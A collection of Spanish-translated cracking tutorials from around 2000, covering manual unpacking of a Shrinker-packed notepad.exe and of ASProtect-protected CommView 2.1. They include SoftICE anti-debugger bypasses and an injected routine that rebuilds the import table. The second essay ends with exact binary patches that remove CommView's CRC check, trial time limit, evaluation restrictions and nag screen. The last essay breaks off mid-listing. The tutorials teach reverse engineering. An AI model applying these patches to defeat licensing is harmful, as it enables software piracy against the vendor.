0041461E  E886030000        CALL     004149A9
00414623  FF05C0F14000      INC      DWORD PTR [0040F1C0]
00414629  E882F6FFFF        CALL     00413CB0
0041462E  8B35C0F14000      MOV      ESI,[0040F1C0]
00414634  85F6              TEST     ESI,ESI
00414636  0F848D000000      JZ       004146C9            (NO SALTAR)
0041463C  833DC4F1400000    CMP      DWORD PTR [0040F1C4],00
00414643  7526              JNZ      0041466B            (NO SALTAR)
00414645  833D6417410000    CMP      DWORD PTR [00411764],00
0041464C  741D              JZ       0041466B            (NO SALTAR)
0041464E  A164174100        MOV      EAX,[00411764]
```

**EAX ahora será 000010CC

```
00414653  030588184100      ADD      EAX,[00411888]
```

**EAX ahora será 004010CC

```
00414659  8945DC            MOV      [EBP-24],EAX
```

**[EBP-24] ahora contendra 004010CC

```
0041465C  FF7510            PUSH     DWORD PTR [EBP+10]
0041465F  FF750C            PUSH     DWORD PTR [EBP+0C]
00414662  FF7508            PUSH     DWORD PTR [EBP+08]
00414665  FF55DC            CALL     [EBP-24]
```

**Si rastreas este call, notepad.exe se ejecutará de nuevo.
De arriba, desde que [EBP-24] = 004010CC, significa que el programa empacado
es llamado 004010CC. Si rastreas en este call, tendrás a notepad.exe
ejecutandose muy pronto.

Si has rastreado a traves de mas programas empacados con shrinker v3.4 Siempre verás
este "CALL [EBP-24]". Entonces, actualmente los programas estan yendo al Punto de entrada
del programa desempacado.

Recargar el notepad.exe empacado y una vez que irrumpas, puedes presionar F5 y romperás
en 004145D7 donde fijaste un bp antes. Rastrea dentro de él hasta
que llegues a 00414665 donde el programa está a punto de ir al
Punto de Entrada desempacado.

Ahora escribe lo siguiente:
a eip (y presiona Enter)
jmp eip (y presiona Enter)
F5

Esto cambiará los códigos en 00414665. Notarás que despues de typear
"jmp eip" y presionar Enter, la introducción en 00414665 es ahora un jmp.
Efectivamente esto hara que el programa se "pause". Presionar F5 te permite
retornar a Windows y puedes descargar el programa desempacado en tu Disco Duro.

Usando ProcDump, da un click con el botón derecho en la primer lista y escoge "Refresh list".
Busca el notepad.exe empacado y da un click derecho sobre él.
Escoge "Dump (Full)" y grabalo.
Da un click derecho sobre él de nuevo y escoge "Kill Task".

Cambiando el Punto de Entrada

Si recuerdas, el punto de entrada del notepad.exe desempacado es 004010CC.
Usando la funcion PE Editor del ProcDump de nuevo, abre el notepad.exe desempacado.

Bajo "Header Infos", verás que el Punto de Entrada es 0001454F, lo cuál
es incorrecto. Si tratas de correr el notepad.exe desempacado sin cambiar
el Punto de entrada, crasheara (entiendase se cerrara).

Cambia el Punto de Entrada a 004010CC y haz click en "OK".

Ahora, ejecuta el notepad.exe desempacado.
Debe correr. 8)

Notas Finales

Este tutorial está dedicado a todos los newbies como yo.

Mis gracias y gratitud van a:

MiZ de quien aprendi lo basico de desempacar.

Todos los escritores de Tutoriales Crack y CrackMes
y también a todos los crackers que han estado dando soporte a mi site y forum de proyectos.

	Desempacando Manualmente Asprotect versión 1.0 La Tabla de Importación Encriptada	student No Asignada
Junio del 2000	por Tsehp	
Octubre del 2000	Traducción de **^[G]oLe[E]^**	Gt!! RuLeS
	Cortesia de Reverser's page de Ingenieria Inversa	Ligeramente editado por reverser+
	There is a crack, a crack in everything That's how the light gets in	
Rating	( )**Principiante** (x)**Intermedio** (x)**Avanzado** ( )**Experto**	

Desempacando Manualmente Asprotect versión 2000

La Tabla de Importación Encriptada

Escrito por Tsehp

Introducción

Asprotect es otro objetivo muy conocido, este empacador (packer) fue estudiado mucho y a menudo usado como un objetivo de practica para newbies. Si no sabes nada acerca de empacado, desarrolla tu conocimiento en los ensayos pasado, entonces regresa, tratare de explicarte los ultimos trucos. Acostumbro encontrar este objetivo cuando busco el msgboard del newbie de Sandman. Gracias a un reverser (cracker o revertidor) llamado SV que explicó bien la proteccion en sus terminos, su trabajo me salvo un monton de tiempo.

Importante : Este ensayo puede brindarte una aplicación funcional con tu sistema actual, pero la Tabla de Importación no está reconstruida, así que si tienes que actualizar tu OS y cambian las direcciones de los dll's, no trabajará mas y tendras que hacer el proceso de nuevo. Actualmente estoy trabajando en otro ensayo para finalizar la reconstrucción de la Tabla de Importación.

Herramientas requeridas

Softice 4.05
Icedump
Procdump
Ida 4.04
Un Editor Hex

Ensayo hecho en win 2000, espera cambiar (adelante en este ensayo) algunas direcciones de Importación si estas trabajando en win 9x.

URL/FTP del Blanco

http://www.tamos.com/

Este Commview 2.1, otro portsniffer.

Ensayo

1) Las Rutinas Anti-SoftICE

Antes de lanzar esta aplicación, tienes que esconder tu debugger. Este programa usa 2 trucos tipicos Anti SoftICE:

-Esta cargado el driver? : bpx createfileA haz un "d esp-4"

Commview trata de ver si estan cargadas 3 versiones diferentes de SoftICE. Tienes que golpear 3 veces:
SIWDEBUG
SICE
NTICE

Bueno, dependiendo de tu Sistema, presiona F12 cada vez, el createfilea debe retornar 0xFFFFFFFF, si no, presiona F12 de nuevo y fija un eip a la dirección apuntada por el segundo jnz de abajo, pasaras todas las pruebas.

-El Truco boundschecker. SICE usa int3 para sus breakpoints, pero cuando valores especiales son fijados para registrar, especialmente en ebp conteniendo 'BCHK' 0x4243484b, entonces si un int3 es encontrado, el manejador normal de interrupción retorna despues de este Int3 dentro de tu objetivo, así el código justo despues es ejecutado si SICE está presente. Para evitar esto, presiona F10 varias veces despues de fijar tu eip, ve despacio a través del código hasta que veas el Int3 en SICE. Cuando estés allí, cambia tu ebp a algo mas que 0x4243484b, entonces el programa correra normalmente hasta el último chequeo detectado por bpx createfilea, justo como arriba.

Para el chequeo final, invierte el jz despues del createfileA, todas las pruebas están venciadas ahora.

Nota : Tuve que hacer esto manualmente, porque frogsice no está implementado para win NT actualmente, la copia actual en NT llamada Ntall no es del todo funcional, así que no pude usar un device cargado para evitar esas manipulaciones.

2) Localizando el Punto de Entradaa.

Si quieres volcar tu programa empacado, debes para el objetivo aquí, para que todas las secciones sean cargadas. Tengo que admitir que usé directamente la tecnica que Eternal Bliss encontró en el forum de newbies. Aquí está, intacto:

```
Steps:
1) bpx en getprocaddress
2) Una vez rompes, ve la sección .idata section con "dd 4E3000".  Esto lo encuentras
   haciendo "map32 cv"
3) bpm en el primer byte (justo para romper allí) y desactivar el breakpoint en
   getprocaddress
4) F5 y deja que el programa se ejecute
5) Al romper, desactiva todos los breakpoints
6) F12 4 veces y aterrizaras en un Xor EAX, EAX
7) Comienza rastreando con F10
8) Cada vez que encuentras un CALL, chequea que unas pocas instrucciones abajo sean JMP
9) Si son, puedes rastrearlas
10) Si es un ret, tienes que rastrear en ese CALL con F8
11) Entonces para en los 2 CALL's subesecuentes
12) Verás el OEP movido dentro de EAX en alguna parte
13) Entonces te encontraras con un POPAD
14) Las cosas del JMP aparecen otra vez como el inicio del código desempacado.
15) Rastrea dentro del siguiente (3er) Call y F8 todo el camino hasta que llegues a un ret
16) Continua así y aterrizaras en el OEP.

Solo aplicalo y lo encontraras, 0x4de384 en mi sistema, solo recuerda que encontrarás
casi todo el tiempo una instrucción POPAD justo antes del final del salto.
```

Solo como ejercicio, puedes tratar de volcar el exe, usando IceDump y ProcDump para reconstruir el PE (esto no será explicado aquí, si no sabes como hacer esto, mira los ensayos de empacado/desempacado pasados).

Tienes que copiar manualmente copiar hex la sección .aspr original a tu archivo volcado para continuar el ensayo, esta manipulación apenas replicará la Tabla de Importación a tu exe volcado, justo como el commview empacado.

Pero esto no trabajará, solo trata de cargar tu exe volcado dentro de ida y notarás que la Tabla de Importación está dañada, algunas direcciones virtuales en otras secciones tambien están apuntando a direcciones erroneas.

La principal protección de Asprotect está justo aquí: Algunas importaciones están bien, algunas otras están apuntando a un Tabla (localizada en mem en 0x00CDxxxx) normalmente conteniendo algunas direcciones de importación desencriptadas y esta tabla originalmente también contiene algunas rutinas para desencriptar otras direcciones cuando commview las necesita, aún si este programa está desempacado.

Bueno, aquí tenemos un gran problema:
Puedes arreglar manualmente la Tabla de Importación si conviertes todas las direcciones de la tabla al .idata en el lugar correcto.

Así dentro de tu aplicación volcada y dentro del .idata tienes

4e328c : jmp [cd4950] y cd4950 conteniendo 77db858e (una dirección de importación valida)

Tienes que convertir el salto en 4e328c para apuntar directamente a 77db858e.

Gastaras mucho tiempo, y no trabajará. Porque dentro de la tabla cdxxxx, algunas direcciones apuntan a código como este:
cd4950 push cd495a
call 182f68 (por ejemplo)

Qué está pasando? Cuando commview hace el call 4e328c (Tabla de Importación) la rutina localizada en cd4950 solo desencripta la dirección de importación correcta EN TIEMPO DE EJECUCIÓN ! también puedes tratar la tabla cdxxxx, el código desencriptor continuara estando aquí y definiivamente no trabajando. Este rasgo es la mejora real hecha desde las últimas versiones de ASProtect.

```
Para resumir, cuatro cosas diferentes le pasan a la Tabla de Importación:  4 casos
diferentes en mi programa siguiente
1- La dirección de la API es copiada directamente a .idata
2- La dirección de la API es relocalizada en la Tabla Cxxxxx
3- La rutina de desencripción es copiada a la Tabla Cxxxxx
4- Una llamada indirecta a GetprocAddress (en la Tabla Cxxxxx) es copiada a .idata
```

3) Preparando tu volcado

Aun estas en la instrucción int3, haz un S 0 L FFFFFFFF AC 08 C0 74 E4 y localizar el loop *culpable* de construir la tabla de importación, solo haz un bpmb en el inicio.

Aquí está lo que encuentras:

```
001B:0018A51E  AC                  LODSB
001B:0018A51F  08C0                OR        AL,AL
001B:0018A521  74E4                JZ        0018A507
001B:0018A523  4E                  DEC       ESI
001B:0018A524  56                  PUSH      ESI
001B:0018A525  53                  PUSH      EBX
001B:0018A526  80F802              CMP       AL,02
```

```
001B:0018A529  7407                JZ        0018A532
001B:0018A52B  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
001B:0018A52F  41                  INC       ECX
001B:0018A530  EB05                JMP       0018A537
001B:0018A532  B904000000          MOV       ECX,00000004
001B:0018A537  41                  INC       ECX
001B:0018A538  01CE                ADD       ESI,ECX
001B:0018A53A  E8B5FDFFFF          CALL      0018A2F4 <- redirecciona este punto, nota
                                                         la dirección 0x18a2f4.
001B:0018A53F  AB                  STOSD
001B:0018A540  EBDC                JMP       0018A51E <- también nota esta dirección,
                                                         es el salto de regreso al loop.
```

Todo lo que tenemos que haces es encontrar una localidad de memoria libre, llena con 0 para que podamos escribir un pequeño código para modifica esta rutina. la dirección 0x190000 será usada como un ejemplo.

Primero parcha 18a53a jmp 190000

Entonces escribe el siguiente código en memoria con SoftICE:

```
190000 call 18a2f4 ; Usamos un CALL legal
190005 cmp ecx,40000000 ; ecx contiene una dirección API?
19000b jle 19001c ; si no
19000d add ecx,eax ; Si sí, convierte la dirección***caso 2
19000f add ecx,5 ; a la dirección absoluta de API para una Tabla de Importación normal
190012 mov dword ptr [edi],ecx ; ponerlo en una Tabla de Importación, apuntada por edi
190014 add edi,4 ; actualiza edi a la siguiente importación
190017 jmp 18a51e ; regresar a la normalidad
19001c cmp ecx,0 ; es el caso 4?
19001f jz 19002e
190021 cmp eax,40000000 ; eax contiene una dirección API?
190026 jle 19003c ; si no, ir a 19003c
190028 stosd ; estamos en el caso 1, copia directa de una dirección API valida en la T. I.
190029 jmp 18a51e ; regresa a la normalidad
19002e push dword ptr [eax+1] ; esamos en el caso 3, empuja la dirección API encriptada
190031 call 16df80 ;IMPORTANTE
```

Tienes que localizar esta dirección ASProtect haciendo un S 0 L FFFFFFFF 55 8b ec 81 c4 f8 fe ff ff 53 56 y encontramos como ejemplo 16df80, DEBES modificar el código en el offset 16df80+95 con tres nops (90), si no lo haces, este CALL generará un erro 13 en ASProtect (el call no regresa apropiadamente) este CALL es usado para decifrar la dirección API encriptada, normalmente la desencripta en tiempo de ejecución.

```
190036 stosd ; la dirección de la API es desencriptada, copiala a la Tabla de Importación
190037 jmp 18a51e ; regresa a la normalidad, no olvides que este es el salto de
                    regreso al loop
19003c mov eax,KERNEL32!GetProcAddress ; usa SoftICE para tener el getprocaddress de tu
                    sistema.  Este es el caso 4
190041 stosd ; Copia a la Tabla de Importación
190042 jmp 18a51e ; regreso a la normalidad
```

Cuando hayas terminado de escribir esto, pon un bpmb al punto de inicio del programa (Lo Encontre en 0x4de384) entonces lanzalo, si lo typeaste correctamente, la Tabla de Importación ahora es normal y puedes volcarla usando IceDump:

```
PAGEIN D 400000 12d000 c:\temp\cv_dump.exe
```

Ahora usa ProcDump para reconstruir el PE.

```
Muy Importante:  Usa estas opciones de ProcDump al reconstruir el PE:
Structure : todos activdos
Import : No reconstuir importacion (import)
Las demas opciones dejalas intactas.
```

```
Ahora tienes que copia manualmente la sección .aspr desde cv.exe (original) a
cv_dumped.exe, usando tu Hexeditor favorito.  Como un ejemplo, encontre dentro del
offset raw original : 5aa00 longitud 14800, y en el offset raw volcado: ff400
longitud 14800, esta manipulación copiará la Tabla de Importación original.
```

Modifica el Punto de Entrada a 000de384 dentro de ProcDump, para que tu exe volcado comience en 4de384.
Copia tu exe volcado al directorio de commview.

```
Ahora si lo lanzas, saldrá directamente porque hay un chequeo CRC, tenemos que
parchear este código dentro del cv_dumped.exe volcado:
004DE3B9                 call    sub_4524A0
004DE3BE                 mov     eax, [ebp+var_10]
004DE3C1                 call    sub_465118
004DE3C6                 cmp     eax, 6F200h
004DE3CB                 jz      short loc_4DE3D2 <- parchear a jmp 4de3d2
004DE3CD                 call    sub_403BB4
```

No olvides una cosa, aún hay un anti-SoftICE. Reaciva el bpx createfilea y haz "d esp->4"; presiona F12 cuando atines, invierte el jz que está despues.

Lanzalo de nuevo, ahora está trabajando y estás listo para continuar revirtiendo este liciado exe de tiempo de prueba.

4) Qué queda para Crackear?

Ahora el trabajo real está terminado, podemos parchear lo que sea que querramos. Te daré facilmente los parches, solo porque esta sección no fue la parte principal de mi ensayo, esto seguramente te salvara monton de trabajo. Para terminar su agonia, terminamos con:

```
-Rutina Anti SoftICE: Una tipica, justo despues del bien conocido createfileA :

0046573E                 call    sub_406D0C (createfileA con driver se SoftICE como
                                            argumento)
00465743
00465743 crack5:
00465743                 cmp     eax, 0FFFFFFFFh está cargado?
00465746                 jz      short loc_465750 <- parchear esto a jump
00465748                 push    eax
00465749                 call    sub_406CEC
0046574E                 mov     bl, 1

-El limite de tiempo: Usualmente lo encontrarás despues de un bpx a getlocaltime, y
rastrea despues.


004D8D5B                 call    sub_44EB74 ; Este call contiene una llamada a getlocaltime
004D8D60
004D8D60 loc_4D8D60:                            ; CODE XREF: sub_4D899C+386 j
004D8D60                 mov     eax, ds:dword_4E051C
004D8D65                 cmp     byte ptr [eax], 0 ;Está terminado el Trial?
004D8D68
004D8D68                 jnz     short loc_4D8DB8 <- Fuerza esto a jump
```

```
004D8D6A                 mov     eax, ds:dword_4E0378
```

-Mitad de los paquetes desplegados: fácil con IDA, encuentra la referencia a la cadena:

```
0048B5A4                 push    offset loc_48BB1C
0048B5A9                 push    dword ptr fs:[eax]
0048B5AC                 mov     fs:[eax], esp
0048B5AF                 cmp     byte ptr [ebx+5Fh], 0
0048B5B3
0048B5B3                 nop ; nopea esto para que nunca salte a 48b5c2, adivinas por qué?
0048B5B4                 nop
0048B5B5                 lea     edx, [ebp-14h]
0048B5B8                 mov     eax, [ebx+22h]
0048B5BB                 call    sub_48A7C0
0048B5C0                 jmp     short loc_48B5CF
0048B5C2 ; ---------------------------------------------------------------------------
0048B5C2                 lea     eax, [ebp-14h]
0048B5C5                 mov     edx, offset aDataThisEvalua ; "DATA:THIS EVALUATION
VERSION DISPLAYS O"...
0048B5CA                 call    sub_403E08
```

Tienes 2 lugares mas para hacer lo mismo, encuentralos y corrige el *bug*.

-la mosta nag cuando dejas commview: lo encontre despues de un bpx a createwindowsexa, tienes que presionar F12 muchas veces para encontrar esta rutina:

```
00459718 loc_459718:                             ; CODE XREF: sub_45969C+6C j
00459718                                         ; sub_45969C+70 j
00459718                 mov     eax, [ebp+var_C]
0045971B                 mov     edx, [eax]
0045971D                 nop <- Tienes que nopear este call para evitar la nag
0045971E                 nop
0045971F                 nop
00459720                 nop
00459721                 nop
00459722                 nop
00459723                 mov     [ebp-8], eax
00459726                 xor     eax, eax
00459728                 pop     edx
00459729                 pop     ecx
0045972A                 pop     ecx
0045972B                 mov     fs:[eax], edx
0045972E                 push    offset loc_459743
00459733
00459733 loc_459733:                             ; CODE XREF: CODE:00459741 j
00459733                 mov     eax, [ebp+var_C]
00459736                 call    sub_403024
0045973B                 retn
```

Ahora puedes disfrutar tu nuevo portsniffer, auto reconstruido, justo como debería ser.

Notas Finales

Necesito tu retroalimentación sobre este ensayo, así que por favor escribe tus comentarios

despues de probarlo, en:
http://www.insidetheweb.com/mbs.cgi/mb155985

Puedes unirte a todos los forums de reversers de sandman, de donde tuve esta idea:
http://www.insidetheweb.com/mbs.cgi/mb628842

O en el msgboard de fravia, para intermedios y avanzados:
http://www.insidetheweb.com/mbs.cgi/mb155985

Gracias a Eternal Bliss, r!sc y SV por sus trabajos preliminares en este objetivo interesante.

Tsehp

Ob Duh

No te molestaré explicando que deberías comprar este programa si intentas usarlos por mas tiempo del permitido. Querrias ROBAR este software? no necesitas crackear su esquema de protección del todo: lo encontrarás en la mayoria de Sites de Wares, completo y ya registrado, adios, y no regreses.

Estas muy dentro de reverser's page de Ingenieria Inversa Escoge tu camina de salida:

homepage links search_forms +ORC how to protect academy database
reality cracking how to search javascript wars
tools anonymity academy cocktails antismut CGI-scripts mail_reverser
Is reverse engineering legal?

	Desempaquetado manual de ASProtect versión 1.05 Construyendo una Tabla de Importación Falsa	student No Asignado
Julio del 2000	por Tsehp	
Octubre del 2000	Traducción de **^[G]oLe[E]^**	Gt!! RuLeS
	Courtesia de la Página de Rerverser de Ingenieria Inversa	Ligeramente editado por reverser+
	There is a crack, a crack in everything That's how the light gets in	actualizada el 02/8/2000
Rating	( )**Principiante** (x)**Intermedio** (x)**Avanzado** ( )**Experto**	

Desempacado Manual de Asprotect versión 2000

Construyendo una Tabla de Importación Falsa

Escrito Por Tsehp

Introducción

Asprotect es un objetivo muy conocido, es empacador fue estudiado un monton y muy usado como objeto de practica para newbies. Si no sabes nada acerca de empaquetado o empacado, mejora tu conocimiento con los ensayos pasados, entonces puedes regresar, trataré de explicarte los últimos trucos. Acostumbro encontrar este objetivo cuando busco el msgboard del newbie de Sandman. Gracias a un reverser (cracker o revertidor) llamado SV que explicó bien la proteccion en sus terminos, su trabajo me salvo un monton de tiempo.

Importante : Este ensayo puede producir una aplicación funcional con tu versión actual de Windows. Pero la Tabla de Importación que es reconstruida unicamente trabajará en Win NT 4.0/2000, por qué? La versión de commview que crackié está diseñada para win nt4/2000 , en win98 está instalada otra versión con una Tabla de Importación diferente. Así que si quieres desempacarla en Windows 98, no puedes usar la Tabla_de_construcción de archivo que proveo, usa mi método de cualquier forma, el código generará una Tabla funcional para Win 9x.

También usé este método para picturestoexe, esta aplicación no usa exportación ordinal y el objetivo crackeado trabaja completamente en mi windows 2000 y win98.

Este ensayo es provisto para enseñarte una nueva técnica cuando desempacas un objetivo con una Tabla de Importación completamente destruida, así que lee cuidadosamente y practica todo paso a paso.

Herramientas requeridas

Softice 4.05
Icedump
Procdump
Ida 4.10
An hex editor
pe-editor

Ensayo hecho en win 2000.

URL/FTP del Objetivo

http://www.tamos.com/
Esto es Commview 2.1, otro portsniffer.

Ensayo

1) Las rutinas anti-softice

Antes de lanzar esta aplicación, tienes que esconder tu debugger. Este programa usa 2 tipicos trucos anti softice:

-Esta cargado el driver? : bpx createfileA haz "d esp-4"

Commview trata de ver si tres versiones diferentes de SoftICE están cargadas. Le pegarás 3 veces: SIWDEBUG SICE NTICE

Bueno, depende del sistema en el que estás, presiona F1 cada vez, el createfilea debe retornar 0xFFFFFFFF, si no, presiona F12 otra vez y fija tu eip a la dirección apuntada por el jnz abajo, pasarás todas las pruebas.

-El truco boundschecker. SICE usa int3 para sus breakpoints, pero cuando valores especiales son fijados para registrar, especialmente todo ebp conteniendo 'BCHK' 0x4243484b, Entonces, si un int3 es encontrado, el manejador normal de interrupción retorna despues de este Int3 dentro del objetivo, así el código se ejecuta si el SICE está presente. Para evitar esto, presiona F10 varias veces despues de fijar tu eip, ve despacio a través del código hasta que veas el int3 en SICE. Cuando estés allí, cambia tu ebp a algo más que 0x4243484b, entonces el programa correra normalmente hasta que un ultimo chequeo detectado por bpx createfilea, así como arriba.

Para el chequeo final, invierte el jz despues de createfileA, todas las pruebas estan venciadas ahora.

Nota : Solia hacer esto manualmente, porque frogsice no está implementado aun para Win NT, la copia actual en nt llamada Ntall no es del todo funcional, por lo que no pude usar un dispositivo cargado para evitar estas manipulaciones.

2) Localizando el Punto de Entrada.

Si quieres volcar tu programa empacado, debes parar el objetivo aquí, asi todas las secciones serían cargadas. Tengo que admitir que usé directamente la técnica que Eternal Bliss encontró en el Forum de los Newbies. Acá está, intacto:

```
Pasos:
1) bpx en getprocaddress
2) Una vez rompas, ve la sección .idata por "dd 4E3000".  Esto es encontrado
   haciendo "map32 cv"
3) bpm en el 1er byte (justo rompe acá) y desactiva el breakpoint getprocaddress
4) F5 y deja correr el programa
5) Al romper, desactiva todos los breakpoints
6) F12 4 veces y aterrizaras en un Xor EAX, EAX
7) Comienza rastreando con F10
8) Siempre que te encuentres con un CALL, chequea que unas instrucciones abaja está JMP
9) Si lo es, rastrea sobre él.
10) Si es un ret, tienes que rastrear dentro de ese CALL con F8
11) Entonces camina sobre los 2 CALL subsecuentes
12) Verás que el OEP se movio a alguna parte de EAX
13) Entonces te encontraras con un POPAD
14) Las cosas de JMP aparecen de nuevo como el principio del código desempaquetado.
15) Rastrea en el proximo CALL (el 3ro) y F8 hasta que te encuentres con un ret
16) Continua con eso y aterrizaras en el OEP.
```

Solo aplica esto y lo encontraras, 0x4de384 en mi sistema. Solo recuerda que encontraras casi todo el tiempo una instrucción POPAD justo antes del salto (jump) final.

Tienes que volcar el exe, usando icedump y procdump para reconstruir el pe (esto no será explicado aquí, si no sabes como hacer esto, solo ve los ensayos pasados sobre empacado/desempacado).

Muy Importante: Usa estas opciones del ProcDump cuando reconstruyas el pe : Structure : desactiva la optimización de la estructura pe Import : no reconstruyas la importación, deja otra opción intacta. Tienes que copiar manualmente la sección .aspr de cv.exe (original) a cv_dumped.exe, usando tu Editor Hex favorito. Como un ejemplo, encontre dentro del offset raw original: 5aa00 longitud 14800 descargado el offset raw : ff400 longitud 14800, esta manipulación copiará la Tabla de importación original.

Pero esta descarga no trabajará, trata de cargar tu exe descargado dentro de ida y notarás que la Tabla de Importación está dañada, algunas direcciónes virtuales en otras secciones tambien son apuntadas a lugares incorrectos. De hecho, tenemos una Tabla de Importación legal dentro de la sección .aspr pero casi todas sus importaciones no están usadas, excepto para loadlibrarya, getmodulehandleA y getprocaddress, el resto está aquí para engañarnos, crackers estupidos ;-)

La protección principal de ASProtect está justo aquí: Algunas importaciones estan bien y apuntan directamente a las direcciones API, algunas otras estan apuntando a la Tabla (localizada en memoria en 0x00CDxxxx) normalmente contiene algunas direcciones de importación desencriptadas y esta tabla originalmente contiene algunas rutinas para desencriptar otras direcciones cuando commview las necesita, aun cuando este programa está empacado.

Bien aca tenemos un gran problema: puedes arreglar manualmente la Tabla de Importación si conviertes todas las direcciones de la tabla al .idata en el lugar correcto.

Así en tu Aplicación descargada y dentro del .idata tienes

4e328c : jmp [cd4950] and cd4950 conteniendo 77db858e (una dirección de importación valida)

Podrías convertir el salto en 4e328c para apuntar directamente a 77db858e.

Gastarias un monton de tiempo (acerca de 520 direcciones) y no trabajará, porque dentro de la tabla cdxxxx , algunas direcciones apuntan a código como este: cd4950 push cd495a call 182f68 (por ejemplo)

Qué está pasando? cuando commview hace call 4e328c (Tabla de Importación) la rutina localizada en cd4950 desencripta la Dirección de Importación correcta EN TIEMPO DE EJECUCIÓN! también puedes tratar de volcar la tabla cdxxxx, el código de desencriptación seguirá estando aquí y definitivamente no trabajará. Esta caracteristica es la mejora real hecha, desde la ultima versión de ASProtect. Actualmente ellos ofrecen la descarga de una versión que no aplica ese tipo de protección, extraño? ;-) "La siguiente cosa para hacer es obtener una Tabla de Importación virgen, ya que la que está dentro de nuestro archivo descargado está corrupta. Así es como trabajaremos: 1. Insertando algún código para construir nuestra Tabla de Importación 2. Volcando nuestra Tabla de Importación al Disco Duro 3. Arreglando la dirección de la Tabla de Importación con un programa autocodificado." gracias blackb ;-)) la versión previa de ASProtect era mas facil de desempacar, era posible localizar el IAT y volver ponerlo, mi ensayo previo sobre ASProtect proveia algunos saltos de memoria directa dentro de la Tabla de Importación, no generados por un getprocaddress. Esto trabaja pero el objetivo solo se ejecutará en tu pc y si actualizas algunos dll's, las direcciones no son las mismas y tu objetivo se cerrará.

3) Generando nuestra Tabla de Cadenas

Continuas en la instrucción int3, solo haz un S 0 L FFFFFFFF AC 08 C0 74 E4 y localizaras el loop culpable de construir la Tabla de Importación de ASProtect, hazle un bpmb en el inicio. Encontre en este lugar mientras logeaba el loop usual getmodulehandle/getprocaddress, que cuando eres atrevido, aterrizas despues del CALL en 19a53a.

Aquí está lo que encuentras :

```
001B:0018A51E  AC                 LODSB
001B:0018A51F  08C0               OR        AL,AL
001B:0018A521  74E4               JZ        0018A507
001B:0018A523  4E                 DEC       ESI
001B:0018A524  56                 PUSH      ESI
001B:0018A525  53                 PUSH      EBX
001B:0018A526  80F802             CMP       AL,02
001B:0018A529  7407               JZ        0018A532
001B:0018A52B  0FB64E01           MOVZX     ECX,BYTE PTR [ESI+01]
001B:0018A52F  41                 INC       ECX
001B:0018A530  EB05               JMP       0018A537
001B:0018A532  B904000000         MOV       ECX,00000004
001B:0018A537  41                 INC       ECX
001B:0018A538  01CE               ADD       ESI,ECX
001B:0018A53A  E8B5FDFFFF         CALL      0018A2F4 <- redirecciona este punto,
nota la dirección 0x18a2f4.
001B:0018A53F  AB                 STOSD
001B:0018A540  EBDC               JMP       0018A51E <- nota esta dirección también,
es el salto de regreso al loop.
```

Todo lo que tenemos que haces es encontrar una localidad de memoria libre llena con 0 para que podamos escribir un pequeño código para modificar esta rutina. La dirección 0x180000 será usada como un ejemplo.

Qué estamos haciendo: para reconstruir la Tabla de Importación, generaré algo para hacerlo. Revertí ASProtect para esto y encontre que está construyendo una Falsa Tabla de Importación para el objetivo que interactua con nuestra aplicación.

La Tabla Thunk de Importación se ve como esto, commview llama esto:

402000 call [4ebc38]; 4ebc38=cdec08 ; cdec08=jump kernel32!compareStringA una llamada indirecta a API. o cdec08:push dfef04 , call 18ffe4 ; esta es mas desviada, en tiempo de ejecución esta es llamada, la Tabla generada en CDxxxx llama una rutina de desencripción que alimente la Tabla Thunk de Importación con las direcciones correctas. No pudes encontrar el IAT original antes de que todo esto sea generado primero, porque no existe mas, asi que no puedes usar procdump o un reconstructor de IAT para hacer trabajar la aplicación, tienes que reconstruir todo esta vez.

El IAT será reconstruido en 2 pasos:

1)generar un volcado, viendo esto: <Nombre_del_Modulo>0<Nombre_de_proc/numero_ordinal>0<dirección del objetivo correspondiente para copiar la dirección de la API> por ejemplo:

GetcurrentThreadId0Kernel32.dll068bc4e00 etc.... acerca de 530 grupos generados, esto podria tomar un largo tiempo para hacerlo manualmente. ASProtect debe usar getmodulehandlea y getprocaddress para generar las direcciones correctas para su Tabla Daxxxx, asi que solo encontre las ocurrencias dentro de su código y rastree todos los parametros de función, para obtenerlos de vuelta dentro de mi call fixer.

2)escribir un código en el final de esta descarga para regenerar el IAT thunk real (el luegar donde las direcciones de la API estan normalmente fijadas por el Sistema Operativo en tipo de carga)

Primer paso

NOTA : todas las direcciones son diferentes en cada ejecución de tu objetivo.

Primer parche 18a53a jmp 180000

Después escribe el siguiente código en memoria con SoftICE:

Un Constructor de Tablas de Importación Falsas para commview hace un s 0 l ffffffff ac 08 c0 74 e4, esta busqueda es constante. Redirecciona la llmada justo antes del stosd a algún espacio libre de memoria (aquí en 180000) con un jump 180000, nota que la siguiente opción de direccion , (aquí 195004) nota la dirección llamada y repitela en el inicio de este código (aquí 19ff00) para la ultima parte de este código, el desencriptador, encuentra la dirección para llamar con: s 0 l ffffffff 55 8b ec 81 c4 f8 fe ff ff 53 56, nota la dirección aquí (19ff08), no olvides parchear este desencriptador dentro de ASProtect haciendo un d 19ff08+95 y escribe tres nops 90 90 90, esto hará un ret normal despues de tu llamada. Pon 00 00 50 00 en la dirección 17fff0, justo en el inicio, esto comenzara una copia en 500000 (usando la memoria encargada de commview) no olvides llenar este lugar con 00's, con una longitud de 4000, solo para limpiar este lugar.

Nota : este call fixer debe estar adaptado a tu objetivo, especialmente para los 3 casos diferentes (nombre_de_proc legal, ordinal y encriptado), las pruebas podrían ser diferentes, depnediendo de la versión de ASProtect y de la forma en que está implementada dentro del objetivo.

```
data
17fff0:00 00 50 00 ;comenzamos a generar nuestro volcado en 500000 en memoria

comenzando por ejemplo en 1b:00180000
CALL      19ff00                        ;ponemos de nuevo el CALL que redireccionamos aquí
PUSHAD                                  ;Mejor los guardamos
CMP       DWORD PTR [0012FDF3],00       ;12fdf3 apunta al nombre_del_proc, de otra manera
                                        es un ordinal o uno encriptado (*2)
JZ        00180065                      ;Va al procedimiento ordinal/encriptado
PUSH      0012FDF3                      ;copiar desde (*1)
1b:180014 PUSH      DWORD PTR [0017FFF0]                ;Copia a
CALL      78281E39                      ;llamar a lstrcpy (tu dirección podría diferir)
PUSH      DWORD PTR [0017FFF0]          ;Solo para ver
CALL      78291334                      ;de cuanto es esta cadena
INC       EAX
INC       EBX
ADD       [0017FFF0],EAX                ;fijar el puntero de memoria al siguiente lugar,
                                        para la cadena nombre_del_proc
PUSH      EBX                           ;ebx apunta a la cadena nombre_del_modulo (resulta
                                        de call 19ff00) (*3)
PUSH      DWORD PTR [0017FFF0]
CALL      78281E39                      ;copiar otra vez
PUSH      DWORD PTR [0017FFF0]
CALL      78291334                      ;chequear la longitud
INC       EAX
ADD       [0017FFF0],EAX                ;ajustar el offset de la Tabla
